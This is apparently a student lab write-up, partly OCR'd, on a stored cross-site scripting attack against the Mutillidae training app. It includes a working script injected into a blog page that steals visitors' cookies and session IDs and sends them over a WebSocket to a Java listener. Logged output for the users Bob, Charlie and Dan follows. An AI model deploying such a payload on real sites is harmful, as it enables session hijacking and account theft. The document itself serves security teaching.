
```
<script>
function calcDate(){
    var date = new Date();
    return date.toLocaleString();
}


function ConnectWebSocket() {
        var cookies = document.cookie;
       var sessionID = \"\";
       cookiearray = cookies.split(\';\');
       //get session id from cookies
        for(var i=0; i<cookiearray.length; i++){
           name = cookiearray[i].split(\'=\')[0] + \'\';
           value = cookiearray[i].split(\'=\')[1] + \'\';
          if(name == \" PHPSESSID\"){
              sessionID = value;
```

```
                    break;
                }
            }
            var referer = document.URL + \'\';
             var websocket = new WebSocket(\"ws://localhost:6004/&cookie=\" +
        cookies + \"&sessionID=\" + sessionID + \"&date=\"+ calcDate() +
        \"&referer=\" + referer + \"&/\", \"GET\");
             websocket.onopen = function () {
                 websocket.send(\"a test message\");
             }




        }
        ConnectWebSocket();
        </script>
```

1.1 Bob views Alice's blog


Firstly, we run te TCP Server (server.java) and Php Application,before Bob views the blog of Alice. Server is waiting for a connection.

TCP server is below.




Now, we are viewing Alice blog from Bob, and the connection will be successfull and we can see the information on console.Also, tcp server writes the information into “cookies.txt” file. See below.


In this screenshot, we viewed Alice blog from Bob.




Below screenshot is the console output of TCP server.



Below screenshot is the “cookies.txt”.We can see Bob’s information in first row. Because this view is the first view of Alice blog.See below.




Last screenshot is the table of cookies.txt. See below.




1.2 Charlie views Alice’s blog

Now, TCP server and php application is already running from 1.1. If we view Alice’s blog from Charlie’s account, we can see all changes.See below.

We viewed Alice's blog from Charlie's account. See below.



Screenshot of TCP server and it's console output is below after Charlie viewed the Alice blog. We can see that TCP server receives new connection and new information as Charlie's information.



Cookies.txt screenshot is below. We can see that the second informations are Charlie's information.See below.

```
**************************************
Client Ip Address--> http://192.168.244.129
Client Port--> localhost:6003
Browser Information--> Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/537.36
Client Operating System--> Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/537.36
Referer--> http://192.168.244.129/mutillidae/index.php?page=view-someones-blog.php
Session ID--> 2rl3l78moet92ia4kd6igorpv5
Cookie--> showhints=1; username=Bob; uid=26; PHPSESSID=2rl3l78moet92ia4kd6igorpv5; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Date--> 10.05.2021 14:29:19
**************************************
Client Ip Address--> http://192.168.244.129
Client Port--> localhost:6003
Browser Information--> Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/537.36
Client Operating System--> Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/537.36
Referer--> http://192.168.244.129/mutillidae/index.php?page=view-someones-blog.php
Session ID--> 2rl3l78moet92ia4kd6igorpv5
Cookie--> showhints=1; username=Charlie; uid=27; PHPSESSID=2rl3l78moet92ia4kd6igorpv5; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Date--> 10.05.2021 14:39:32
```

We can see that the screenshot of displaying cookies.txt as a table with PHP is below.


localhost:81/xss/table.php

****
Client Ip Address--> http://192.168.244.129
Client Port--> localhost:6003
Browser Information--> Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/537.36
Client Operating System--> Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/537.36
Referer--> http://192.168.244.129/mutillidae/index.php?page=view-someones-blog.php
Session ID--> 2rl3l78moet92ia4kd6igorpv5
Cookie--> showhints=1; username=Bob; uid=26; PHPSESSID=2rl3l78moet92ia4kd6igorpv5; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Date--> 10.05.2021 14:29:19
****
Client Ip Address--> http://192.168.244.129
Client Port--> localhost:6003
Browser Information--> Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/537.36
Client Operating System--> Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/537.36
Referer--> http://192.168.244.129/mutillidae/index.php?page=view-someones-blog.php
Session ID--> 2rl3l78moet92ia4kd6igorpv5
Cookie--> showhints=1; username=Charlie; uid=27; PHPSESSID=2rl3l78moet92ia4kd6igorpv5; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Date--> 10.05.2021 14:39:32

1.3 Dan views Alice's blog.

Now, TCP server and php application is already running from 1.1. If we view Alice's blog from Charlie's account, we can see all changes.See below.

We viewed Alice's blog from Charlie's account. See below.



Screenshot of TCP server and it's console output is below after Dan viewed the Alice blog. We can see that TCP server receives new connection and new information as Dan's information.

```
} catch (IOException e) {
    System.err.println("I/O exception: " + e.getMessage());
    System.exit( status: 1);
}
System.out.println("Sunucu baslatildi. Baglanti bekleniyor...");
Socket clientSocket = null;
while(true){
    try {
        clientSocket = serverSocket.accept(); // bağlantı gelene kadar
        // burada bekler
    } catch (IOException e) {
        System.err.println("Accept failed.");
        continue;
    }

    System.out.println(clientSocket.getLocalAddress() + " baglandi.");

    // input stream ve output stream yaratiliyor...
    PrintWriter out = new PrintWriter(clientSocket.getOutputStream(), autoFlush: true);
    BufferedReader in = new BufferedReader(new InputStreamReader(
```

```
Client Operating System:  Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/537.36
Referer: http://192.168.244.129/mutillidae/index.php?page=view-someones-blog.php
Session ID: 2rl3l78moet92ia4kd6igorpv5
Cookie: showhints=1; username=Charlie; uid=27; PHPSESSID=2rl3l78moet92ia4kd6igorpv5; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Date: 10.05.2021 14:39:32
/0:0:0:0:0:0:0:1:6003 baglantisi kesildi.
/0:0:0:0:0:0:0:1 baglandi.
Istemciden girdi bekleniyor...
****************************************

Client Ip Address:  http://192.168.244.129
Client Port:  localhost:6003
Browser Information:  Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/537.36
Client Operating System:  Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/537.36
Referer: http://192.168.244.129/mutillidae/index.php?page=view-someones-blog.php
Session ID: 2rl3l78moet92ia4kd6igorpv5
Cookie: showhints=1; username=Dan; uid=28; PHPSESSID=2rl3l78moet92ia4kd6igorpv5; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Date: 10.05.2021 14:50:23
/0:0:0:0:0:0:0:1:6003 baglantisi kesildi.
```

Cookies.txt screenshot is below. We can see that the third informations are Dan’s information.See below.

```
**************************************
Client Ip Address-->  http://192.168.244.129
Client Port-->  localhost:6003
Browser Information-->  Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/537.36
Client Operating System-->  Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/537.36
Referer--> http://192.168.244.129/mutillidae/index.php?page=view-someones-blog.php
Session ID--> 2rl3l78moet92ia4kd6igorpv5
Cookie--> showhints=1; username=Bob; uid=26; PHPSESSID=2rl3l78moet92ia4kd6igorpv5; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Date--> 10.05.2021 14:29:19
**************************************
Client Ip Address-->  http://192.168.244.129
Client Port-->  localhost:6003
